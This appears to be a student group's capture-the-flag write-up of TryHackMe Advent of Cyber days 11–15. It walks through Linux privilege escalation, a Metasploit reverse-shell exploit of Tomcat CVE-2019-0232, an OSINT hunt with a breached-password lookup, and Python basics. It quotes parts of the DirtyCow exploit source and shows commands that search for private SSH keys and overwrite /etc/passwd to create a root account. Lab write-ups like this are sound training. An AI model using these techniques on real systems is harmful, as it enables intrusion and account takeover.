PSP0201

Week 4

Writeup

Group Name: OraOraOra

Members

ID	Name	Role
1211103141	Muhammad Haikal Afiq Bin Rafingei	Leader
1211103148	Muhamad Izzul Iqbal Bin Ismail	Member
1211103830	Hakeem Bin Aminudin	Member

Day 11: Networking - The Rogue Gnome

Tools Used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: Vertical

Answer can be gotten from the notes given in the room

> ### 11.4.2. Vertical Privilege Escalation:
>
> A bit more traditional, a vertical privilege escalation attack involves exploiting a vulnerability that allows you to perform actions like commands or accessing data acting as a higher privileged account such as an administrator.

Question 2

Answer: Vertical

Sudo commands allow you to execute administrative commands so it is considered vertical privilege escalation.

> Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 3

Answer: Horizontal

Sam is not an administrator but another user that can access other resources.

> ### 11.4.1. Horizontal Privilege Escalation:
>
> A horizontal privilege escalation attack involves using the intended permissions of a user to abuse a vulnerability to access another user's resources who has similar permissions to you. For example, using an account with access to accounting documents to access a HR account to retrieve HR documents. As the difference in the permissions of both the Accounting and HR accounts is the data they can access, you aren't moving your privileges upwards.

Question 4

Answer: sudoers

Answers can be found from the room's note.

Normally, executables and commands (commands are just shortcuts to executables) will execute as the user who is running them (assuming they have the file permissions to do so.) This is why some commands such as changing a user's password require `sudo` in front of them. The `sudo` allows you to execute something with the permissions as root (the most privileged user). Users who can use `sudo` are called **"sudoers"** and are listed in `/etc/sudoers` (we can use this to help identify valuable users to us).

Question 5 (or 4.2)

Answer: find / -name id_rsa 2> /dev/null

Can be found from the room's note.

Our vulnerable machine in this example has a directory called backups containing an SSH key that we can use for authentication. This was found via: `find / -name id_rsa 2> /dev/null` ....Let's break this down:

- We're using `find` to search the volume, by specifying the root (`/`) to search for files named "**id_rsa**" which is the name for *private* SSH keys, and then using `2> /dev/null` to only show matches to us.

Question 6 (or 5)

Answer: chmod +x find.sh

Can be found from the room's note.

At the moment, the "examplefiles" are not executable as there is no "**x**" present for either the user or group. When setting the executable permission (`chmod +x filename`), this value changes (note the "**x**" in the snippet below -rwxrwxr):

Question 7

Answer: python3 -m http.server 9999

Can be found from the room's note.

11.10.2. Let's use Python3 to turn our machine into a web server to serve the *LinEnum.sh* script to be downloaded onto the target machine. Make sure you run this command in the same directory that you downloaded *LinEnum.sh* to: `python3 -m http.server 8080`

```
File  Edit  View  Search  Terminal  Help
root@ip-10-10-118-36:~# python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

Question 8

Answer: thm{2fb10afe933296592}

Use the bash -p command to change account to root and read the flag.txt file using cat command.

```
-bash-4.4$ bash -p
bash-4.4# whoami
root
bash-4.4# lss
bash: lss: command not found
bash-4.4# ls
LinEnum.sh
bash-4.4# cd /root
bash-4.4# ls
flag.txt
bash-4.4# cat flag.txt
thm{2fb10afe933296592}
```

Thought Process/Methodology:

We logged in to the machine with the cmnatic account using the credentials provided. We uploaded the LinEnum.sh into the machine and changed it so that it could be executed. We ran the bash -p command to become the root user then we managed to find the flag.txt file and read it.

Day 12: Networking - Ready, set, elf.

Tools Used: Kali Linux

Solution/Walkthrough:

Question 1

Answer: 9.0.17

Use nmap command to scan the machine ip address given.


```
┌──(1211103141㉿kali)-[~]
└─$ nmap -sV -sC -Pn 10.10.15.183
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-02 05:52 EDT
Nmap scan report for 10.10.15.183
Host is up (0.18s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE       VERSION
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: TBFC-WEB-01
|   NetBIOS_Domain_Name: TBFC-WEB-01
|   NetBIOS_Computer_Name: TBFC-WEB-01
|   DNS_Domain_Name: tbfc-web-01
|   DNS_Computer_Name: tbfc-web-01
|   Product_Version: 10.0.17763
|_  System_Time: 2022-07-02T09:52:43+00:00
|_ssl-date: 2022-07-02T09:52:46+00:00; 0s from scanner time.
| ssl-cert: Subject: commonName=tbfc-web-01
| Not valid before: 2022-07-01T09:51:15
|_Not valid after:  2022-12-31T09:51:15
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
8009/tcp open  ajp13         Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http          Apache Tomcat 9.0.17
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.17
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 30.38 seconds
```

Question 2

Answer: CVE-2019-0232

Find exploit from exploit-db with the information we just had then find the CVE.



Question 3

Answer: thm{whacking_all_the_elves}

Run the exploit and find the location of flag1.txt, then read it using the type command.

```
1211103141@kali: ~
File  Actions  Edit  View  Help
meterpreter > dir
Listing: C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin
==================================================================================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100777/rwxrwxrwx  73802  fil   2022-07-02 06:14:53 -0400  EZYIh.exe
100777/rwxrwxrwx  825    fil   2020-11-18 22:49:25 -0500  elfwhacker.bat
100666/rw-rw-rw-  27     fil   2020-11-19 17:05:43 -0500  flag1.txt

meterpreter > shell
Process 2448 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 4277-4242

 Directory of C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin

02/07/2022  11:14    <DIR>          .
02/07/2022  11:14    <DIR>          ..
19/11/2020  22:39               825 elfwhacker.bat
02/07/2022  11:14            73,802 EZYIh.exe
19/11/2020  23:06                27 flag1.txt
               3 File(s)         74,654 bytes
               2 Dir(s)   7,766,503,424 bytes free

C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>type flag1.txt
type flag1.txt
thm{whacking_all_the_elves}
C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi-bin>
```

Question 4

Answer: RHOSTS, LHOST

It can be checked when we use show options on the exploit.

```
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) > show options

Module options (exploit/windows/http/tomcat_cgi_cmdlineargs):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOSTS                      yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Usi
                                         ng-Metasploit
   RPORT      8080             yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   TARGETURI  /                yes       The URI path to CGI script
   VHOST                       no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     10.0.2.15        yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Apache Tomcat 9.0 or prior for Windows


msf6 exploit(windows/http/tomcat_cgi_cmdlineargs) >
```

Thought Process/Methodology:

We used nmap command to detect the version of the web server thus we can find the exploit CVE through the Exploit-DB Website. Then, we use metasploit to access the web server. We set the options needed then we run the exploit. Next, we found the flag1.txt and opened it to get the flag.

Day 13: Networking - Coal for Christmas.

Tools Used: Kali Linux

Solution/Walkthrough:

Question 1

Answer : telnet

Use the nmap with ip address and run it in terminal

Question 2

Answer: clauschristmas

Use the terminal and command using syntax ‘telnet 10.10.118.136’

Question 3


Answer:Ubuntu 12.04

Then login to christman login by using the password given and you will see the answer

Question 4

Answer: grinch

Use the cat command given ‘cat cookies_and_milk.txt’ to find who get here first



Question 5

Answer: gcc -pthread dirty.c -o dirty -lcrypt

By using exploit database, you can exploit data inside the ‘CVE-2016-5195’

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
//   The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
//   https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
//   gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
//   "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
//   mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
// https://firefart.at
//
```

Question 6

Answer: firefart

Scroll down the exploit data and you can see the new username

```
  return 0;
}

int main(int argc, char *argv[])
{
  // backup file
  int ret = copy_file(filename, backup_filename);
  if (ret != 0) {
    exit(ret);
  }

  struct Userinfo user;
  // set values, change as needed
  user.username = "firefart";
  user.user_id = 0;
  user.group_id = 0;
  user.info = "pwned";
  user.home_dir = "/root";
  user.shell = "/bin/bash";

  char *plaintext_pw;

  if (argc >= 2) {
    plaintext_pw = argv[1];
    printf("Please enter the new password: %s\n", plaintext_pw);
  } else {
    plaintext_pw = getpass("Please enter the new password: ");
  }

  user.hash = generate_password_hash(plaintext_pw);
  char *complete_passwd_line = generate_passwd_line(user);
  printf("Complete line:\n%s\n", complete_passwd_line);

  f = open(filename, O_RDONLY);
  fstat(f, &st);
  map = mmap(NULL,
             st.st_size + sizeof(long),
             PROT_READ,
```

Question 7

Answer: 8b16f00dd3b51efadb02c1df7f8427cc

Switch the user into new user account and hop over to the directory to own this server

```
$ ./dirty
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password:
Complete line:
firefart:fi2D0F2yP3cfM:0:0:pwned:/root:/bin/bash

mmap: 7fd0fd274000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'a'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password 'a'.


$ DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd

$ su firefart
Password:
firefart@christmas:/home/santa# whoami
firefart
firefart@christmas:/home/santa# id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@christmas:/home/santa#
```

Then follow the left massage given to find the md5sum

```
firefart@christmas:~# touch coal
firefart@christmas:~# tree | md5sum
8b16f00dd3b51efadb02c1df7f8427cc  -
firefart@christmas:~#
```

Question 8

Answer: CVE-2016-5195

Read the the guide in tryhackme and you get the answer

The perpetrator took half of the cookies and milk! Weirdly enough, that file looks like C code...

That C source code is a portion of a kernel exploit called **DirtyCow**. Dirty COW (CVE-2016-5195) is a privilege escalation vulnerability in the Linux Kernel, taking advantage of a race condition that was found in the way the Linux kernel's memory subsystem handled the copy-on-write (COW) breakage of private read-only memory mappings. An unprivileged local user could use this flaw to gain write access to otherwise read-only memory mappings and thus increase their privileges on the system.

You can learn more about the DirtyCow exploit online here: https://dirtycow.ninja/

This cookies_and_milk.txt file looks like a modified rendition of a DirtyCow exploit, usually written in C. Find a copy of that original file online, and get it on the target box. You can do this with some simple file transfer methods like netcat, or spinning up a quick Python HTTP server... or you can simply copy-and-paste it into a text editor on the box!

No answer needed | Question Done

Thought Process/Methodology:

We started by using the terminal to run the nmap with the ip address given. Then with the credential was left for us , we enter the password to enter the christmas login terminal . We use the cat command to check for operating system and it's version .Then we use 'cookies_and milk.txt' that was left for us and use it to find the who get here first . Then we use the exploit database to find the new username . After that we change the username to take over the server and run three to the see the md5sum output.

<u>Day 14: OSINT-Where's Rudolph?</u>


Tools Used: Google Chrome

Solution/Walkthrough:

<u>Question 1</u>

Answer: https://www.reddit.com/user/IGuidetheClaus2020/comments

Use https://whatsmyname.app/ to search for Rudolph username 'IGuidetheClaus2020'. Direct to Rudolph's reddit.



Copy Excel CSV PDF


Search:

SITE	CATEGORY	LINK
Reddit	social	https://www.reddit.com/user/IGuidetheClaus2020

Showing 1 to 1 of 1 entries

Previous 1 Next

Then go to the comment tab.



<u>Question 2</u>

Rudolph has mentioned his birthplace in the comment.

Answer: Chicago

IGuidetheClaus2020 commented on Chicago Public Library says eliminating fines has paid off - After eliminating overdue fees late last year, Chicago Public Library employees saw something that made everyone smile: a jump in the return of books overdue for six months or more. chicago.suntimes.com/2020/1... · **r/books** · Posted by u/speckz

IGuidetheClaus2020 4 points · 2 years ago

Fun fact: I was actually born in Chicago and my creator's name was Robert!

Reply Share •••

Question 3


Try to search Rudolph's creator in Google.

Answer: May

Question 4

Rudolph mentioned his Twitter account in the Reddit comment.


Answer: Twitter



Question 5

Go to Twitter and search for IGuidetheClaus2020 to find Rudolph's account.

Answer: IGuideClaus2020



Question 6

Rudolph tweeted about his fav show.

Answer: Bachelorette

Question 7


You need to reverse image searching of the parade picture to find out about the place. Use google image search or equivalent to it.

Answer: Chicago

Question 8

Use websites like exifdata.com to get the EXIF information of the pic. Use the higher quality picture which was given by Rudolph in the other tweet. Get the coordinate.

Answer: 41.891815 N, 87.624277 W



Composite	
GPS Latitude	41.891815 degrees N
GPS Longitude	87.624277 degrees W
GPS Position	41.891815 degrees N, 87.624277 degrees W
Image Size	650x510

Question 9

There is also a flag in the EXIF data.

Answer: {FLAG}ALWAYSCHECKTHEEXIFD4T4

Question 10

Use https://scylla.sh/ Search to find the password breached.

Answer: spygame

Question 11

Use the coordinate in google map and find Marriott Hotel. Search for the street no.

Answer: 540

Chicago Marriott Downtown
Magnificent Mile

540 Michigan Ave, Chicago, IL 60611, United States

Thought Process/Methodology:

We started by trying to find Rudolph's Reddit to find some clues. Most of the comments give us answers for the question. Since Rudolph commented that he has a twitter account, we proceed to search for the account by searching the username in twitter. From there, we reverse-searched images of him in the parade to know his location, we used EXIF to get more info of the pic. We then proceeded to search for the coordinates and found the hotel that he stayed at.

Day 15: Scripting - There's a Python in my stocking!

Tools Used: -

Solution/Walkthrough:

Question 1

Since True equal to 1, True + True equal 1+ 1= 2

Answer: 2

Question 2

Database of the library is PyPi.

Answer: PyPi

Libraries

You've seen how to write code yourself, but what if we wanted to use other peoples code? This is called *using a library* where a *library* means a bunch of someone else's code. We can install libraries on the command line using the command: `pip install X` Where *X* is the library we wish to install. This installs the library from PyPi which is a database of libraries. Let's install 2 popular libraries that we'll need:

Question 3

Since ("False") is a string, then boolean will output True.

Answer: True

Question 4

Answer: requests

```
# replace testurl.com with the url you want to use.
# requests.get downloads the webpage and stores it as a variable
html = requests.get('testurl.com')
```

Question 5

append will add an item in the list. Don't forget the space between items.

Answer: [1, 2, 3, 6]

Question 6

In python we pass the location of a variable, not the variable itself.

Answer: pass by reference

Question 7

As the input is included in the list name, it will print the first sentence.

Answer: The Wise One has allowed you to come in.

Question 8

As the input is not included in the list name, it will print the second sentence.

Answer: The Wise One not has allowed you to come in.

Thought Process/Methodology:

This question is the basics of python. Just by reading the notes given, we are able to answer all the questions.